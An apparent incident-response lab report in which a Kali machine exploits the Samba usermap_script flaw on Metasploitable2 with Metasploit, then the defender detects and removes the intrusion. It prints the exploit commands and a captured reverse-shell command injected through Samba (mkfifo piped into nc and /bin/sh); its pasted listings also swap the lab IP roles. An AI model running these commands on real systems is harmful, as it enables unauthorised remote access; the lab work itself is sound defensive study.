Incident Response Simulation Lab Report

Project Title:

Simulating and Investigating a Reverse Shell Attack Using Kali and Metasploitable2

Objective:

To simulate a basic cyber attack from an external threat actor (Red Team) using a reverse shell exploit, and then respond to the attack from a defender's perspective (Blue Team) using incident response techniques.

Lab Environment

Role	Machine	IP Address
Attacker	Kali Linux	172.20.10.4
Victim/Target	Metasploitable 2	172.20.10.5

Tools Used

- Nmap
- Metasploit Framework
- Netcat (nc)
- Linux command-line tools: ps, grep, netstat, cat, ls, rm

Phase 1: Simulated Attack (Red Team)

1. Reconnaissance

Performed a full port scan to identify open services:

nmap -sV -p- 172.20.10.5

Result: Samba service (port 139) identified as a potential target.

2. Exploitation

Used a known Samba vulnerability via Metasploit:

msfconsole
use exploit/multi/samba/usermap_script
set RHOST 172.20.10.5
set PAYLOAD cmd/unix/reverse_netcat
set LHOST 172.20.10.4
set LPORT 4444
run
Started a netcat listener on Kali:

nc -lvnp 4444

Reverse Shell Access Gained
Once the payload was triggered, the reverse shell connected back to Kali. Commands were executed on Metasploitable2:

echo "I am in" > /tmp/hacked.txt
exit

Phase 2: Incident Response (Blue Team)

Switched to Metasploitable2 to investigate and respond.

1. Detection

Checked for suspicious processes:
ps aux | grep nc
ps aux | grep sh

Checked for open ports and connections:
netstat -antup | grep 4444

Discovered suspicious file in /tmp:
ls -l /tmp/
cat /tmp/hacked.txt

2. Containment

Killed the suspicious netcat process:
kill -9 <PID>

Optional: Disabled Samba service to prevent further exploitation:
service samba stop

3. Eradication

Removed the attacker's dropped file:
rm -f /tmp/hacked.txt

Checked for any additional changes or new users (none found).

4. Recovery

Restarted essential services:
service apache2 restart

Confirmed system was functional and clean.

Lessons Learned

What Happened?

An attacker used a known Samba vulnerability to gain a reverse shell on the server. The shell allowed the attacker to write a file (/tmp/hacked.txt) as proof of access.

How Was It Detected?

- Unusual open ports (4444)
- Unexpected nc process
- Suspicious file in /tmp directory

What Was Impacted?


- The target server's confidentiality and integrity were compromised.
- Samba service was the attack vector.


Mitigations:

- Patch or disable vulnerable Samba services.
- Monitor system processes and network traffic continuously.
- Restrict unnecessary services on production machines.
- Enable logging and alerting for suspicious network connections.

Attachments

-






```
va.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/e
ndorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5
-Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security
.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Boot
strap
root      5239  0.0  0.5  13940 12016 ?        S    03:02   0:02 Xtightvnc :0 -d
esktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 120000 -r
fbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/
X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fo
nts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/shar
e/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co
/etc/X11/rgb
root      5246  0.0  0.0   2724  1184 ?        S    03:02   0:00 /bin/sh /root/.
vnc/xstartup
root      5284  0.0  0.0   2852  1548 pts/0    Ss+  03:02   0:00 -bash
msfadmin  5595  0.0  0.0   4704  2100 tty1     R    04:31   0:00 -bash
root      5680  0.0  0.0   2724  1180 ?        S    05:11   0:00 sh -c /etc/samb
a/scripts/mapusers.sh "/=`nohup mkfifo /tmp/sblbvr; nc 172.20.10.5 4444 0</tmp/s
blbvr | /bin/sh >/tmp/sblbvr 2>&1; rm /tmp/sblbvr`"
root      5681  0.0  0.0   2728   680 ?        S    05:11   0:00 sh -c /etc/samb
a/scripts/mapusers.sh "/=`nohup mkfifo /tmp/sblbvr; nc 172.20.10.5 4444 0</tmp/s
blbvr | /bin/sh >/tmp/sblbvr 2>&1; rm /tmp/sblbvr`"
root      5684  0.0  0.0   2720  1216 ?        S    05:11   0:00 /bin/sh
msfadmin  5714  0.0  0.0   3008   784 tty1     S+   05:18   0:00 grep sh
msfadmin@metasploitable:~$
```

```
X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fo
nts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/shar
e/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co
/etc/X11/rgb
root      5246  0.0  0.0   2724  1184 ?        S    03:02   0:00 /bin/sh /root/.
vnc/xstartup
root      5284  0.0  0.0   2852  1548 pts/0    Ss+  03:02   0:00 -bash
msfadmin  5595  0.0  0.0   4704  2100 tty1     R    04:31   0:00 -bash
root      5680  0.0  0.0   2724  1180 ?        S    05:11   0:00 sh -c /etc/samb
a/scripts/mapusers.sh "/=`nohup mkfifo /tmp/sblbvr; nc 172.20.10.5 4444 0</tmp/s
blbvr | /bin/sh >/tmp/sblbvr 2>&1; rm /tmp/sblbvr`"
root      5681  0.0  0.0   2728   680 ?        S    05:11   0:00 sh -c /etc/samb
a/scripts/mapusers.sh "/=`nohup mkfifo /tmp/sblbvr; nc 172.20.10.5 4444 0</tmp/s
blbvr | /bin/sh >/tmp/sblbvr 2>&1; rm /tmp/sblbvr`"
root      5684  0.0  0.0   2720  1216 ?        S    05:11   0:00 /bin/sh
msfadmin  5714  0.0  0.0   3008   784 tty1     S+   05:18   0:00 grep sh
msfadmin@metasploitable:~$ netstat antup | grep 4444
tcp        0      0 172.20.10.4:51769       172.20.10.5:4444        ESTABLISHED
msfadmin@metasploitable:~$ ks
-bash: ks: command not found
msfadmin@metasploitable:~$ ls -a \tmp
ls: cannot access tmp: No such file or directory
msfadmin@metasploitable:~$ ls -a /tmp
.  ..  5181.jsvc_up  hacked.txt  .ICE-unix  sblbvr  .X0-lock  .X11-unix
msfadmin@metasploitable:~$ _
```